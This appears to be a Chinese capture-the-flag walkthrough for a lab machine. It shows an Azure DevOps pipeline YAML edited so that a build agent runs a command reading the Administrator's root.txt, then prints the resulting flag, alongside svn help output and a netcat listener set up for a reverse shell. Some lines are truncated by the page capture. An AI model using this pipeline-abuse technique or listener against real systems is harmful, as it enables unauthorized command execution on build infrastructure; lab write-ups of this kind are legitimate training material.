
新建管道

查看管道 YAML

azure-pipelines.yml

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

pool: 'Default'

steps:
- script: echo Hello, world!
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'

```

修改下， `type C:\Users\Administrator\Desktop\root.txt` 至需要拿到我的 flag 即可。




查看管道 YAML

azure-pipelines.yml

```
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

pool: 'Default'

steps:
- script: type C:\Users\Administrator\Desktop\root.txt
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'

```

保存运行后报错，可能是内容不对，我有参考了官方的文档改成下面这个样子。



新建管道

查看管道 YAML

azure-pipelines.yml

```
trigger:
- master

pool: 'v1'

steps:
- powershell: type C:\Users\Administrator\Desk
  displayName: 'type root.txt'
```

保存并运行

保存会将 /azure-pipelines.yml 提交到存储库。

提交消息

使用 Azure Pipelines 设置 CI

可选的扩展说明


添加一个可选说明...

○ 直接提交到 master 分支。

● 为此提交创建新分支并启动拉取请求。

azure-pipelines-15

发现还是不行，会报错，检查脚本内的参数。




Azure DevOps
ekenas / PartsUnlimited / Pipelines / 生成 / PartsUnlimited / #20210103.1
搜索
PartsUnlimited
概述
Boards
Repos
Pipelines

在页面的此区域中发生意外错误。

可以尝试重新加载此组件或刷新整个页面。

怀疑是 pool 的内容错误，将其改为与代理池中的名称一致。



devops.worker.htb/ekenas/_settings/agentpools?poolId=3&_a=agents

Azure DevOps   ekenas / 组织设置 / 代理池

集合设置

常规

- 项目
- 全局通知
- 扩展
- 分析

安全性

- 安全性

Boards

- 进程

Pipelines

- 代理池
- 部署池
- 保留期
- OAuth 配置

新建代理池...

所有代理池

Setup


池 Setup 的代理   下载代理

代理 角色 详细信息 设置 维护历史记录

已启用	名称	状态	当前状态
☑	Hamilton11	联机	空闲
☑	Hamilton12	联机	空闲
☑	Hamilton13	联机	空闲
☑	Hamilton14	联机	空闲
☑	Hamilton15	联机	空闲
☑	Hamilton16	联机	空闲
☑	Hamilton17	联机	空闲
☑	Hamilton18	联机	空闲
☑	Hamilton19	联机	空闲
☑	Hamilton20	联机	空闲
☑	Hamilton21	联机	空闲
☑	Hamilton22	联机	空闲
☑	Hamilton23	联机	空闲
☑	Hamilton24	联机	空闲
☑	Hamilton25	联机	空闲
☑	Hamilton26	联机	空闲

请求 功能

ID		类型
179	✗	Build
165	✓	Build
162	✓	Build
131	✓	Build
95	✓	Build
94	✓	Build
93	✓	Build
92	✓	Build
91	✓	Build
90	●	Build
89	✓	Build
88	●	Build
87	●	Build
70	✓	Build



✓ 连接   ✓ 选择   ✓ 配置   评审

新建管道

查看管道 YAML

azure-pipelines.yml

```yaml
trigger:
- master

pool: 'Setup'

steps:
- powershell: type C:\Users\Administrator\Desk
  displayName: 'type root.txt'

```

保存并运行

保存会将 /azure-pipelines.yml 提交到存储库。

提交消息

使用 Azure Pipelines 设置 CI

可选的扩展说明


添加一个可选说明...

○ 直接提交到 master 分支。

● 为此提交创建新分支并启动拉取请求。

azure-pipelines-16

这次成功了，可以在日志中直接看到 root 的 flag。



#20210103.1: 使用 Azure Pipelines 设置 CI

验证 6 已触发 此刻 针对以 为目标的 Robin Islip PartsUnlimited master

Job

池: Setup · 代理: Hamilton11

开始时间: 2021/1/3 上午3:59:27
11 秒


Initialize job · 已成功 <1 秒

Checkout 10 秒

```
Receiving objects:   5% (1202/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects:   6% (1443/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects:   7% (1683/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects:   8% (1923/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects:   9% (2164/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects:  10% (2404/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects:  10% (2544/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects:  11% (2645/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  12% (2885/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  13% (3125/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  14% (3366/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  15% (3606/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  16% (3846/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  17% (4087/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  18% (4327/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  19% (4568/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  20% (4808/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  21% (5048/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects:  22% (5289/24037), 20.31 MiB | 13.29 MiB/s
Receiving objects:  22% (5302/24037), 20.31 MiB | 13.29 MiB/s
Receiving objects:  22% (5344/24037), 38.87 MiB | 15.14 MiB/s
Receiving objects:  23% (5529/24037), 58.50 MiB | 16.40 MiB/s
Receiving objects:  23% (5651/24037), 58.50 MiB | 16.40 MiB/s
Receiving objects:  24% (5769/24037), 68.68 MiB | 16.88 MiB/s
Receiving objects:  24% (5888/24037), 76.17 MiB | 16.67 MiB/s
```

out root.txt · 挂起

Post-job: Checkout · 挂起



out root.txt

```
##[section]Starting: out root.txt
==============================================================================
Task         : PowerShell
Description  : Run a PowerShell script on Linux, macOS, or Windows
Version      : 2.151.1
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/powershell
==============================================================================
Generating script.
========================== Starting Command Output ===========================
##[command]"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoLogo -NoProfile -NonInteractive -Executi
f8a004a35d0015ad5f5ecf3dc4391d85
```

其他

```
$ svn help
usage: svn <subcommand> [options] [args]
Subversion command-line client.
Type 'svn help <subcommand>' for help on a specific subcommand.
Type 'svn --version' to see the program version and RA modules,
     'svn --version --verbose' to see dependency versions as well,
     'svn --version --quiet' to see just the version number.

Most subcommands take file and/or directory arguments, recursing
on the directories.  If no arguments are supplied to such a
command, it recurses on the current directory (inclusive) by default.

Available subcommands:
   add
   auth
   blame (praise, annotate, ann)
   cat
   changelist (cl)
   checkout (co)
   cleanup
   commit (ci)
   copy (cp)
   delete (del, remove, rm)
   diff (di)
   export
   help (?, h)
   import
   info
   list (ls)
   lock
   log
   merge
   mergeinfo
   mkdir
   move (mv, rename, ren)
   patch
   propdel (pdel, pd)
   propedit (pedit, pe)
   propget (pget, pg)
   proplist (plist, pl)
   propset (pset, ps)
   relocate
   resolve
   resolved
   revert
   status (stat, st)
   switch (sw)
   unlock
   update (up)
   upgrade

Subversion 是版本控制工具。
```

```
欲取得详细资料，请参阅 http://subversion.apache.org/

$ rlwrap nc.traditional -lvvp 9900
```

参考

- https://www.jianshu.com/p/e67e5787c112
- http://svn.gnu.org.ua/svnbook/svn.tour.history.html
- https://mrxn.net/reverse_shell.php
- https://www.freebuf.com/sectool/210479.html
- https://docs.microsoft.com/en-us/azure/devops/pipelines/yaml-schema?view=azure-devops&tabs=example%2Cparameter-schema#powershell
- https://docs.microsoft.com/en-us/azure/devops/pipelines/tasks/?view=azure-devops&viewFallbackFrom=vsts